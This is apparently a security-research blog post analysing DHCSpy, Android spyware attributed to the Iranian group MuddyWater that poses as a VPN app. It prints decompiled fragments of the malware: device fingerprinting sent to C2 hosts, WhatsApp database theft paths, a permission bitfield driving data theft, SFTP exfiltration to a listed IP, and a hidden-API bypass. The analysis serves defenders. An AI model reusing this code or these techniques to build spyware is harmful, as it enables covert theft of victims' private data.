Blog - DHCSpy - Discovering the Iranian APT MuddyWater

Archived: 2026-04-05 15:46:24 UTC

29 sept. 2025

Randorisec - Shindan

Authors: Paul (R3dy) Viard

In this article, we will deep dive into internals works and key components of a new sample of the DHCSpy Android spyware family, discovered by [Lookout](#) after the start of the Israel-Iran conflict. This malware is developed and maintained by an Iranian APT : **MuddyWater**.

According to [MITRE ATT&CK](#):

> MuddyWater is a cyber espionage group assessed to be a subordinate element within Iran's Ministry of Intelligence and Security (MOIS).

A potential developer identifier was found after analyzing the compilation traces in the various libraries of the APK : " `hossein` "
We were able to recover a sample of DHCSpy named *Earth VPN*. It was directly downloaded directly from this URL : `hxxps://www[.]earthvpn[.]org` , which is now down.

Overview

DHCSpy is a malicious spyware disguised as a VPN application, built on edited open-source OpenVPN code. This design allows it to automatically run whenever the victim activates the VPN. Once active, the malware operates in the background, secretly collecting sensitive data such as WhatsApp files, contact lists, videos, and more.

DHCSpy was first discovered by

[Lookout](#)

on July 16, 2023. At the time of discovery, the malware was identified as *Hide VPN*. Subsequently, multiple variants from the same spyware family emerged, including *Hazrat Eshq*, *Earth VPN*, and *Comodo VPN*.

During the analyze of a sample of *Comodo VPN*, traces of an old test response from a command server indicated that the malware has been in development since August 10, 2022.

According to the Lookout report, the earliest known *Earth VPN* sample was obtained on July 20 2025, although archived snapshots from the **Wayback Machine** indicate that its distribution site had been active as early as March 2024.

Understanding the Manifest

Package & SDK Targeting

In the manifest file, the `versionName` of the **EarthVPN** application is set to `"1.3.0"`, with a `versionCode` of `4`. Its package name, `com.earth.earth_vpn`, using a common VPN-related naming conventions, suggest an attempt to impersonate a real VPN application.

```
xml
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="4"
    android:versionName="1.3.0"
    android:compileSdkVersion="33"
    android:compileSdkVersionCodename="13"
    package="com.earth.earth_vpn"
    platformBuildVersionCode="33"
    platformBuildVersionName="13">
     <uses-sdk
        android:minSdkVersion="22"
        android:targetSdkVersion="26"/>

    <!-- ...
```

Next, to understand the capabilities of DHCSpy, we need to examine the permissions it requests.

Requested Permissions

The purpose of DHCSpy is to steal various sensitive information from the device and its user. It is therefore necessary to acquire several authorizations to access this information.

```
xml
        <!-- ... -->
        <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
        <uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
        <uses-permission android:name="android.permission.READ_CALL_LOG"/>
        <uses-permission android:name="android.permission.READ_CONTACTS"/>
        <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
        <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
        <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
        <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
```

```
        <
```

This malware is still in development as we will see at the end of the article. Certain legit permissions, such as `REQUEST_INSTALL_PACKAGES`, can be used to download a malware update in order to add capabilities.

```xml
        <!-- ... -->
        <uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
        <uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
        <
```

Due to its nature, certain permissions are commonly used to ensure the VPN stays active and the malicious behavior continues, such as `POST_NOTIFICATIONS` that lets application show notifications to the user. `RECEIVE_BOOT_COMPLETED` allows the application to start a background process or service automatically after the device finishes booting and `WAKE_LOCK` keep the CPU awake even when the screen is off.

```xml
    <!-- ... -->
    <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <!-- ...
```

Finally, we will examine the application's declared components, including its activities, as defined in the manifest file. This analysis will help identifying potential entry points, UI decoys, and behavior triggers used by the fake VPN application.

Application & Activities

The fully qualified name of the `Application`subclass is `"de.blinkt.openvpn.core.ICSOpenVPNApplication"`. This class is initialized during the app startup phase, before any other components are created.

The package name correspond to a open source implementation of OpenVPN for android.

The source code is availble here : https://github.com/schwabe/ics-openvpn/tree/master

According to the github page project:

> With the new VPNService of Android API level 14+ (Ice Cream Sandwich) it is possible to create a VPN service that does not need root access. This project is a port of OpenVPN.

This serves as an initial entry point to perform early-stage tasks to setup OpenVPN.

```
xml
<application
        ...
        android:name="de.blinkt.openvpn.core.ICSOpenVPNApplication"
```

The `SplashActivity`, located in the `com.p003bl.bl_vpn.activities` package, is defined as the `MAIN` and `LAUNCHER` activity.

```
xml
<activity
        android:name="com.p003bl.bl_vpn.activities.SplashActivity"
        android:screenOrientation="portrait">
        <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
</activity>
```

Another feature that can be abused by this Android malware is **Deep Linking**.

The exported activity `com.p003bl.bl_vpn.activities.MainActivity` is configured to intercept browsable HTTPS links to `https://www.google.com/*` via an intent filter.

This technique can be used in a malicious way to steal user information.Here an example from research by Lauritz and kun_19.

> As a result, in case the end-user selects the malicious app, the sensitive OAuth credentials are sent to the malicious app.

In this particular version of the malware, this feature is not utilized, as it will be demonstrated in the subsequent analysis.

```
java
<activity
        android:name="com.p003bl.bl_vpn.activities.MainActivity"
        android:exported="true">
        <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
```

```
                <category android:name="android.intent.category.BROWSABLE"/>
                <data
                        android:scheme="https"
                        android:host="www.google.com"
                        android:pathPrefix="/"/>
        </intent-filter>
</activity>
```

In the following section, **First Launch**, we will analyze *EarthVPN*'s behavior during its initial execution and uncover the techniques it uses to establish its VPN connection.

First Launch

On its first execution, the DHCSpy sample immediately carries out a series of initialization steps, both to configure its VPN component and to prepare for systematic user data theft. The following section breaks down these preparatory actions, revealing the underlying logic and techniques used by the malware authors.

Internal VPN Service

Inside `BaseActivity`, It can be noted that the malware exhibits different behaviors on Xiaomi devices, as we will see in section XIAOMI PART.

```
java
protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        Log.i("autostartpermission", "onCreate: " + Autostart.INSTANCE.getAutoStartState(this));
        if (!showAutoStartPermissionDialog(this)) {

                initServiceConnection();

                Log.d("##BaseActivity", "onCreate: addObserver");
                registerOpenVpnService();
        }
        setContentView(getLayoutResource());
}
```

The method `initServiceConnection` is used to talk to a background VPN service using **AIDL (Android Interface Definition Language)**, which allows the application and the service to exchange information even if they run in separate processes.

```
java
private void initServiceConnection() {
        if (this.serviceConnection != null) {
                return;
        }
```

```
        this.serviceConnection = new ServiceConnection() {
                @Override
                public void onServiceConnected(ComponentName componentName, IBinder iBinder) {
                        BaseActivity.this.openVPNServiceInternal = IOpenVPNServiceInternal.Stub.asIn
                        try {

                        } finally {
                                BaseActivity.this.serviceConnected();
                        }
                }
```

To function properly, a VPN application requires two mandatory initialization steps. Firstly, it establishes a connection with its internal VPN service, which starts and binds to the background process that maintains the VPN tunnel.Secondly, the VPN Configuration defines how the VPN should connect (server, credentials, protocol, routes, etc.).

This second steps will be discussed later in the article. First of all, to obtain the VPN configuration, the malware must contact its C2 using the `checkVpnState` method, which is subsequently called in `serviceConnected`.

Request to C2

Following the initialization, the next relevant step is the invocation of the `init` method inside `checkVpnState`.This last method determines the VPN status and either proceeds to the main activity if an active VPN session is detected, or initiates a connection sequence.

```
java
private void checkVpnState() {
        if (VpnStatus.isVPNActive()) {
                intentMainActivity(this.currentServer);
        } else {
                init();
        }
}
```

The `init()` method sets up UI elements for a loading state and triggers a configuration request through `ConfigRepository.getConfig()`. This request includes parameters such as command ID and connection time.

```
java
private void init() {
        NotificationCenter.getInstance().addObserver(this, NotificationCenter.didConfigReceived);

        this.retry.setVisibility(8);
        this.retryBtn.setVisibility(8);
```

```
        this.mTxtServerAlert.setVisibility(0);
        this.mLoadingProgressbar.setVisibility(0);


        Log.e("##Splash", "IIIIINNNNIIITTT(): get config: cmdID: " + this.cmdID + " connectedTime:" +


        ConfigRepository.getInstance(this).getConfig(
                "",
                new String[]{this.cmdID},
                String.valueOf(this.connectedTime),
                String.valueOf(j),
                "0",
                "0",
                ""
        );
        this.connectedTime = jCurrentTimeMillis;
}
```

During this phase, the malware gathers sensitive device-specific information using `getConfigRequestModel`.

For instance:

```
java

ConfigRequestClientInfoModel configRequestClientInfoModel = new ConfigRequestClientInfoModel();
configRequestClientInfoModel.setModel(Build.MODEL);
configRequestClientInfoModel.setOs_name("Android");
```

The data structure sent can be explain in 3 tables:

Request model

`ConfigRequestClientInfoModel` **- Basic Device Fingerprint**

Field	Description
`model`	Device model
`os_name`	Always "Android"

`os_version`	Android SDK version
`network_info`	Connection type: "WIFI" or "MOBILE_DATA"
`timezone`	Device timezone
`language`	System language

`ConfigRequestBodyModel` **- Deep Sytem and Application Info**

Field	**Description**
`client_info`	The nested object above
`IMSI_1 / IMSI_2`	Subscriber IDs (can reveal SIM country/operator)
`SIM_1 / SIM_2`	SIM card info (could include carrier, slot status)
`package_name`	App's package ID (e.g., `com.earth.earth_vpn`)
`app_version`	App version installed (here 1.3.0)
`language`	App UI language
`ovpn_id`	Possibly related to VPN configuration
`inputByteCount` / `outputByteCount`	Data usage counters
`upTime`	App/device uptime

`connectedTime`	VPN or service connected time
`publicIP`	External IP address (via HTTP request)
`privateIP`	Local IP address (via HTTP request)
`ids`	Array of client IDs
`data`	Extra data if needed, usually empty

`ConfigRequestModel` **- Root Request**

Field	**Description**
`body`	The full `ConfigRequestBodyModel`
`android_id`	Unique device ID (non-resettable unless factory reset)
`request_code`	Always "100", used by the C2 to distinguish request types
`label`	App or campaign-specific label
`date`	Timestamp of the request in ISO 8601 format

POST request

This data is then sent using Retrofit, a type-safe HTTP client for Android. It simplifies communication with REST APIs by turning HTTP request into Java method calls.
A method `getRetofit` creates and returns a singleton Retrofit instance configured with a base URL (the C2 configuration server).

```java
java
Retrofit retrofitBuild = new Retrofit
.Builder()
.baseUrl(baseUrl)
.addConverterFactory(GsonConverterFactory.create(new GsonBuilder().setLenient().create()))
.addConverterFactory(ScalarsConverterFactory.create())
.client(getUnsafeOkHttpClient()).build();
retrofit = retrofitBuild;
return retrofitBuild;
```

This base URL is obtained randomly between the two URL stocked inside `com.p003bl.server_api.consts`:

```java
java
public static String configUrlsJson = "{\"array\" : [ \"https://r1.earthvpn.org:3413/\",\"https://r2
```

Then, a POST request is sent to the randomly selected C2 configuration server.

```json
json

POST /api/v1 HTTP/1.1
Host: r2.earthvpn.org:3413
Accept: */ *
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 513
User-Agent: okhttp/3.14.9
Connection: keep-alive

{
  "android_id": "<ANDROID_ID>",
  "body": {
    "app_version": "1.3.0",
    "client_info": {
      "language": "en",
      "model": "<MODEL_NAME>",
      "network_info": "<NETWORK_NAME>",
      "os_name": "Android",
      "os_ver": "34",
      "timezone": "<TIMEZONE>"
    },
    "connectedTime": "0",
    "data": [],
    "ids": [null],
    "IMSI_1": null,
    "IMSI_2": null,
```

```
    "inputByteCount": "0",
    "language": "en",
    "outputByteCount": "0",
    "ovpn_id": "",
    "package_name": "com.earth.earth_vpn",
    "privateIP": "",
    "publicIP": "-1",
    "SIM_1": null,
    "SIM_2": null,
    "upTime": "0"
  },
  "date": "<DATE>",
  "label": "3007",
  "request_code": "100"
}
```


After sending the configuration request, the malware waits for a response from the C2 server. This response contains key parameters needed to configure and initiate the VPN, as well as other operational instructions used to control the application behavior.

Response from C2

Directly after receiving a response, the `isServerDataReceived` method extracts a `configResponseModel` used to create the VPN profile and prepare the malware behavior.

```
java
public void isServerDataReceived(int i, Object... C2Response) {
        Log.d("##Splash", "isServerDataReceived: ");
        if (i == NotificationCenter.didConfigReceived) {
                if (C2Response != null && C2Response.length > 0) {
                        try {
                                ConfigResponseModel configResponseModel = (ConfigResponseModel) new (
```

The data structure received is explained in tables below:

Response model

`ovpnModel` **- ovpn_list**

Field	**Description**
`title`	Name or label of the VPN

`content`	Base64-encoded `.ovpn` config content
`priority`	Possibly order of preference (0 = high?)

`dataModel` **- data**

Field	**Description**
`ovpn_list`	List of OpenVPN configuration objects
`ovpn_id`	Possibly the identifier of a profile
`expiration_date`	Not set in this sample (`""`)

`configResponseBodyModel` **- body**

Field	**Description**
`mode`	Server Mode: "error", "msg", "ovpn", "update" & "url"
`data`	The nested object above

`orderModel` **- order**

Field	**Description**
`code`	Permissions and Commands code
`des`	Destination of the storage server (*sftp*)

`pass`	Password for the archive containing the stolen data
`id`	Identifier for this "order"

`configResponseModel`

Field	Description
`body`	The nested object above
`order`	The nested object above

JSON Response


```json
{
  "response": "ok",

  "body": {
    "mode": "ovpn",
    "data": {
      "ovpn_list": [
        {
          "title": "Pf2-aroid vpn4",
          "content": "<base64_content>",
          "priority": "0"
        }
      ],
      "ovpn_id": "//",
      "expiration_date": ""
    }
  },
  "order": [
    {
      "code": "0000000000010000",
      "id": 8383515,
      "des": "sftp://<username>:<pass>@5.255.118.39:4793",
      "pass": "<zip_password>"
    }
```

```
  ]
}
```

The **JSON response** includes a `mode` field set to `"ovpn"`, indicating to the malware that the configuration data is located within the `content` field. The malware then parses this VPN payload, validates its parameters, and builds a temporary VPN profile, which is subsequently used to initiate the tunnel.

VPN Configuration

The `order` field in the **JSON response** contains four mandatory pieces of information. These values are then written into a database file named `dsbc.db`, located in `/data/data/com.earth.earth_vpn/databases/`.

```
java
if (code != null && code.length() >= 16 && pass != null && pass.length() == 32 && des != null && des
        SQLiteDatabase writableDatabase = new CommandDbHelper(getApplicationContext()).getWritableDa
        CommandQueries.deleteCommands(writableDatabase);
        CommandQueries.insertCommand(
        writableDatabase,
        code,
        pass,
        des,
        id);
        writableDatabase.close();
}
```

Using the `configResponseModel` class, `setOVPN` method reads and decodes the base64-encoded OpenVPN configuration (`content` field inside `ovpn_list`).

```
java
Server ovpn = setOVPN(configResponseModel);



public Server setOVPN(ConfigResponseModel configResponseModel) {
        try {
                ArrayList ovpn_list = (ArrayList) new Gson().fromJson(
                configResponseModel
                .getBody()
                .getData()
                .getAsJsonObject()
                .get("ovpn_list"), new TypeToken<ArrayList<OvpnModel>>() {}.getType());

                try {
                        return Repository
                        .getInstance()
                        .makeServer(new String(Base64.decode(((OvpnModel) ovpn_list.get(0)).getConte
```

The sub-method `makeServer` retrieves the decoded OpenVPN configuration string and parses key parameters like `ip`, `port` and `country` to populate a `Server` object. It should be noted that all recovered information are logged on the device.

```
java
public Server makeServer(String ovpnContent, String emptyString) throws IOException {



        while (true) {
                String line = content.readLine();
                if (line != null) {
                        if (line.startsWith("remote ")) {
                                Log.i("SERVER_TYPE", "server type: ip and port");
                                String[] strArrSplit = line.split(" ");
                                server.setIp(strArrSplit[1]);
                                server.setPort(strArrSplit[2]);
                        } else if (line.startsWith("cipher ")) {
                                Log.i("SERVER_TYPE", "server type: cipher key");
                                server.setCipher(line.split(" ")[1]);
                        } else if (line.startsWith("# country")) {
                                Log.i("SERVER_TYPE", "server type: country name");
                                server.setCountry(line.split(" ")[2]);
                        }
                        byteArrayOutputStream.write(line.getBytes(), 0, line.getBytes().length);
                        byteArrayOutputStream.write("\n".getBytes());
                } else {
                        server.setContent(ovpnContent);
                        server.setFileName(emptyString);
                        Base64.encode(byteArrayOutputStream.toByteArray(), 0);
                        return server;
                }
        }
}
```

The returned `server` object is then passed to `intentMainActivity`, which triggers the `onCreate` method of `MainActivity.class`. This activity stores the configuration and subsequently calls `startVpn` during the VPN startup phase.

```
java
private void intentMainActivity(Server server) {
        Intent intentNewIntetn = MainActivity.newIntetn(this);
        if (server != null) {
                Bundle bundle = new Bundle();
                ArrayList<String> arrayList = new ArrayList<>(6);
```

```
                arrayList.add(server.getIp());
                arrayList.add(server.getPort());
                arrayList.add(server.getCipher());
                arrayList.add(server.getContent());
                arrayList.add(server.getFileName());
                arrayList.add(server.getCountry());
                bundle.putStringArrayList("server_config", arrayList);
                intentNewIntetn.putExtras(bundle);
        }
        finish();
        startActivity(intentNewIntetn);
}
public static Intent newIntetn(Context context) {
        return new Intent(context, (Class<?>) MainActivity.class);
}
```

Using the `code` field received in the C2 response and then stocked inside a database, the malware dynamically determines which permissions it has to request from the user. These permissions are essential to enable further malicious capabilities, such as accessing sensitive data or interacting with system components.

Runtime Permissions

The `RequestMultiplePermissions` class is an Android `ActivityResultContract` used to request multiple runtime permissions from the user and return a map of each permission to a `Boolean` indicating whether it is granted (`true`) or denied (`false`).
The `onCreate` method of `MainActivity` class retrieves an `ImageView` component, which visually represents the VPN's power or toggle button. It assigns this view to the `powerIcon` class field for further reference.
A click listener is attached to this button. When the user taps it, the `buttonPowerClick(View view)` method is invoked. This function likely initiates or toggles the VPN connection logic, providing users with intuitive control over their secure connection status.

```
java
protected void onCreate(Bundle bundle) {




        this.requestPermissionListLauncher = registerForActivityResult(
        new ActivityResultContracts.RequestMultiplePermissions(),
        new ActivityResultCallback() {
                @Override
                public final void onActivityResult(Object obj) {
                        this.f$0.switchVPN((Map) obj);
                }
        });
```

```
        ImageView imageView = (ImageView) findViewById(C0686R.id.powerImage);
        this.powerIcon = imageView;
        imageView.setOnClickListener(new View.OnClickListener() {
            @Override
            public final void onClick(View view) {
                this.f$0.wrpPowerClick(view);
            }
        });
```

When the victim hit the `powerIcon`, `powerClick` is executed.
The command `code` is retrieved from the previously created database `dsbc.db` and used inside `PermissionUtil.getPermissionList`.This `code` is a string of 16 characters which can be either 1 or 0.

```
java
public void powerClick() {
        ConnectionState connectionState = this.mConnectionState;
        if (connectionState == ConnectionState.NO_PROCESS || connectionState == ConnectionState.EXITI
                CommandQueries.Command commandCheckGetCommand = checkGetCommand();



                String[] strArr = null;
                try {
                        List<String> permissionList = PermissionUtil.getPermissionList(commandCheckGe
                        if (permissionList.size() > 0) {
                                strArr = new String[permissionList.size()];
                                permissionList.toArray(strArr);
```

This method interprets the last 10 characters of a string (`str`) to determine which Android permissions should be requested. Each character corresponds to a specific permission (or set of permissions).

For instance:

```
java

map.put(2, new ArrayList(Collections.singletonList("android.permission.READ_CONTACTS")));
map.put(3, new ArrayList(Collections.singletonList("android.permission.READ_CALL_LOG")));
```

A correlation between the permissions requested and the capabilities of the application is available in section **Permissions and Capabilities**.
Then, the permissions list in `strArr` is transferred to `checkRuntimePermissions`.This method checks permissions at runtime and requests any that have not yet been granted.

```java
public void checkRuntimePermissions(String[] permList) {
        ArrayList permVerified = new ArrayList();
        for (String str : permList) {
                if (str.length() > 0 && ContextCompat.checkSelfPermission(this, str) != 0) {
                        permVerified.add(str);
                }
        }
        if (permVerified.size() > 0) {
                String[] strArr = new String[permVerified.size()];
                permVerified.toArray(strArr);
                this.requestPermissionListLauncher.launch(strArr);
                return;
        }
        startVpn();
}
```

Once all necessary permissions are approved, the VPN is prepared and started.

Start the VPN

The VPN is launched via the `startVpn` and `prepareVpn` methods, relying on the following manifest configuration, which registers a bound VPN service:

```xml
<service
        android:name="de.blinkt.openvpn.core.OpenVPNService"
        android:permission="android.permission.BIND_VPN_SERVICE"
        android:exported="true"
        android:process=":openvpn"
        android:foregroundServiceType="connectedDevice">
        <intent-filter>
                <action android:name="android.net.VpnService"/>
        </intent-filter>
        <property
                android:name="android.app.PROPERTY_SPECIAL_USE_FGS_SUBTYPE"
                android:value="vpn"/>
<
```

This service is a subclass of `android.net.VpnService`, enabling the application to create a VPN interface. Firstly, the malware checks whether VPN permissions have already been granted by invoking:

```java
```

```
Intent intentPrepare = VpnService.prepare(this);
```

If user consent is still required, the application launches the system-managed VPN consent dialog:

```
java
 if (intentPrepare != null) {
        startActivityForResult(intentPrepare, 1000);
        return;
}
```

Once the user grants permission (or if permission is already available), the VPN connection is initialized through:

```
java
try {
        startVpnInternal(this, this.currentServer.getContent(), "", "");
}
```

The VPN configuration sent by the C2 earlier is parsed using the `ConfigParser` class and used to establish the VPN connection.

```
java
void startVpnInternal(Context context, String content, String str, String str2) throws RemoteExcepti

        configParser.parseConfig(new StringReader(content));
        VpnProfile vpnProfile = configParser.convertProfile();



        VPNLaunchHelper.startOpenVpn(vpnProfile, context, "start openVpn by vector");



}
```

Permissions and Capabilities

The core of the program resides in the modified OpenVPN package `de.blinkt.openvpn.core`. Several functions have been added to integrate data theft capabilities into the VPN. For example, the `runData` method uses the previously discussed command `code`, which contains the various permissions requested from the user, not only to request those permissions but also to trigger specific actions on the device.
In the snippet below, the same mechanism as in **Runtime Permissions** section is used to browse backwards the `code` string (renamed `bitfield` in the code below).

```
java
private void runData(final String bitfield, final String pass) throws Throwable {
        StringBuilder sb;
        int i = 0;
        try {
                try {
                        try {
                                if (bitfield.charAt(bitfield.length() - 1) == '1') {
                                        this.commandCounter.incrementAndGet();
                                        final String string = Integer.toString(0);
                                        getEmitterExecutor().schedule(new Runnable() {
                                                @Override
                                                public final void run() {
                                                        this.f$0.lambda$runData$5(string, bitfield, 
                                                }
                                        }, 100L, TimeUnit.MILLISECONDS);
```

For instance, when triggered, `lambda$runData$5` invokes a method from another class to execute the data theft routine:


```
java
public  void lambda$runData$5(String index, String bitfield, String pass) {
        try {
                this.clientInfo.getClientInfo(getApplicationContext(), this, index, bitfield, pass);


        }
}
```

By analyzing the functions invoked within `runData`, a correlation can be established between the permissions requested and the capabilities of the application. This mapping is detailed in the table below:

Bit Position	Permission	Running Function
`1` (LSB)	//	//
`2`	//	//

3	//	//
4	//	//
5	//	//
6	//	//
7	READ_EXTERNAL_STORAGE	Download - getFile
8	READ_EXTERNAL_STORAGE	Recordings - getFile
9	READ_EXTERNAL_STORAGE	Camera - getFile
10	READ_EXTERNAL_STORAGE	ScreenShots - getFile
11	READ_EXTERNAL_STORAGE	WhatsApp - getFile
12		getAppList
13	GET_ACCOUNTS	getAccount
14	READ_CALL_LOG	getCallog
15	READ_CONTACTS	getContact
16 (MSB)	READ_PHONE_STATE (SDK >= 33 : READ_PHONE_NUMBERS)	getClientInfo

The package name `com.matrix.ctor` handles function calls. Each folder contains a class that retrieves valuable files on the devices, compresses it into a ZIP archive secured with a password.



For example, the `WhatsAppFile` class, invoked via `whatsAppFile.getFile`, searches multiple paths to locate the encrypted WhatsApp conversation database. The class defines constants for different storage locations, including the standard WhatsApp database (`msgstore.db.crypt14`) and the WhatsApp Business variant (`msgstore.db.crypt14` in `com.whatsapp.w4b`).

```
java
public class WhatsAppFile {
        public static final String TYPE = "WF";
        public static final String TYPE_WB = "WBF";
        private static final String WHATSAPP_DB_PATH = "/storage/emulated/0/Android/media/com.whatsa
        private static final String WHATSAPP_DB_PATH2 = "/storage/emulated/0/WhatsApp/Databases/msgs
        private static final String WHATSAPP_W4B_DB_PATH = "/storage/emulated/0/Android/media/com.wh
        private static final String WHATSAPP_W4B_DB_PATH2 = "/storage/emulated/0/WhatsApp Business/D
```

When the files are recovered and zipped, a callback is triggered to transfer the archive to the extraction routine.

Exfiltration

The `OpenVPNService` class acts as the central controller, implementing the various callback interfaces corresponding to the application's different capabilities (file theft, contact extraction, account enumeration). When a piece of information is successfully retrieved, such as a file, a contact list, or other targeted data, the responsible class calls its `sendFinish` method. This method, which appears in multiple capability-specific classes, serves as a generic way to signal that the data collection process is complete. `sendFinish` then invokes the appropriate callback method implemented by `OpenVPNService`, effectively passing the stolen data back to the main service for further processing or exfiltration.

For instance:

```
java
private void sendFinish(ContactCallback contactCallback, File file) {
        if (this.isCancel.get()) {
                return;
```

```
        }
        contactCallback.onFinishContact(file);
}
```

At the end, the malware uses SFTP (SSH File Transfer Protocol) to upload its files.

```
java



SFTPUploaderService.getInstance().sendFiles(this.bPath, fileArr, strArr, new SFTPCallback() {
        @Override
        public void finish() {
                Log.d("COMMAND", "$$$$$$$$$$finish");
                synchronized (OpenVPNService.this) {
                        OpenVPNService.this.resultFiles.clear();
                        OpenVPNService.this.resultFiles = null;
                }
                OpenVPNService.this.commandCounter.set(0);
                OpenVPNService.this.fileSenderTryCount.set(0);
                OpenVPNService.this.getConfig();
        }
```

Inspecting the application logs during execution reveals critical information about DHCSpy's infrastructure, specifically, credentials for accessing its secure File Transfer Protocol (SFTP) server.


```
txt
 ##BaseActivity: handleServerStates:
[{
        "code":"0000000000010000",
        "des":"sftp://<username>:<pass>@<IP>:<PORT>",
        "id":"<id>",
        "pass":"<pass_of_files>"
}]
```

This log is produced by a call to `Log.d` in `handleServerStates`:

```
java
void handleServerStates(ConfigResponseModel configResponseModel) {
        Gson gson;
        JsonElement data;
        ArrayList arrayList;
        Log.d("##BaseActivity", "handleServerStates: " + configResponseModel.getOrder());
```

Autostart on Xiaomi device

As noted earlier, the malware's startup behavior varies depending on the device brand. This variation may be linked to market trends, as shown in the graph below, which highlights that in 2025, Xiaomi devices ranked second in sales in Iran.



On Xiaomi's MIUI firmware, applications are by default prevented from registering for the `BOOT_COMPLETED` broadcast (and similar startup hooks) unless the user explicitly "whitelists" them in settings. That's not an Android standard runtime permission, but a MIUI-only toggle under "Autostart".

In the `BaseActivity` class, during creation, the method `showAutoStartPermissionDialog` is called to check whether the **Autostart** permission is enabled for the application:

```java
if (!Build.MANUFACTURER.equalsIgnoreCase(Utils.BRAND_XIAOMI) || Autostart.INSTANCE.getAutoStartState
        return false;
}
```

The method `Autostart.INSTANCE.getAutoStartState(context)` refers to a utility package created by Kumaraswamy, named **MIUI-Autostart** (`xyz.kumaraswamy.autostart`).

According to the github page, MIUI-Autostart is:

> A library to check MIUI autostart permission state.

MIUI's autostart flag resides in private, non-SDK APIs:

```
java
android.miui.AppOpsUtils
miui.content.pm.PreloadedAppPolicy
```

These APIs are **not publicly available** in the standard Android SDK.

Starting with Android 9 (API level 28), Google began enforcing restrictions that block reflection-based access to non-SDK interfaces.
To interact with MIUI's internal autostart APIs, the `autostart` package relies on the **AndroidHiddenApiBypass** library.
This library relies mainly on the `Unsafe` API. This is a very insecure class that allow developers to read and write memory in pure Java.

Using reflection, the developers can call `Unsafe` and use that instance to locate ART (Android Runtime) hidden API policy field and modify it.

```
java
HiddenApiBypass.addHiddenApiExemptions("");
```

This call informs the system to disable filtering entirely, allowing access to all non-SDK methods (since the empty-string prefix matches everything).

Here's how it's used in the library:

```
java
package xyz.kumaraswamy.autostart;



static {
        if (Build.VERSION.SDK_INT >= 28) {
                try {
                        HiddenApiBypass.addHiddenApiExemptions("");
                } catch (Exception unused) {
                        Log.d(TAG, "Failed to bypass API Exemption");
                }
        }
}
```

When this static block is executed, the execution flow proceeds to the `getAutoStartState` method called previously in `BaseActivity`.
This method searches the `android.miui.AppOpsUtils` class to invoke the `getApplicationAutoStart` method and retrieve the actual state of the permission.

```java
public final State getAutoStartState(Context context) throws ... {



        Object objMethodGetState = fun_getApplicationAutoStart.invoke(null, context, context.getPacka
        Integer num = objInvoke instanceof Integer ? (Integer) objInvoke : null;
        if (num == null) {
                return State.UNEXPECTED_RESULT;
        }
        int iIntValue = num.intValue();
        if (iIntValue == 0) {
                return State.ENABLED;
        }
        if (iIntValue == 1) {
                return State.DISABLED;
        }
        return State.UNEXPECTED_RESULT;
}
```

Finally, when the Autostart permission is not granted, the application displays an alert dialog that redirects the user to the MIUI Security Center to enable it.

```java
public static boolean showAutoStartPermissionDialog(final Context context) {
        if (!Build.MANUFACTURER.equalsIgnoreCase(Utils.BRAND_XIAOMI) || Autostart.INSTANCE.getAutoSta
                return false;
        }
        AlertDialog alertDialogShow = new AlertDialog.Builder(new ContextThemeWrapper(context, C0686R
        .setTitle(C0686R.string.autoStartPermission)
        .setMessage("Autostart access is required for the program to work properly, otherwise the pro
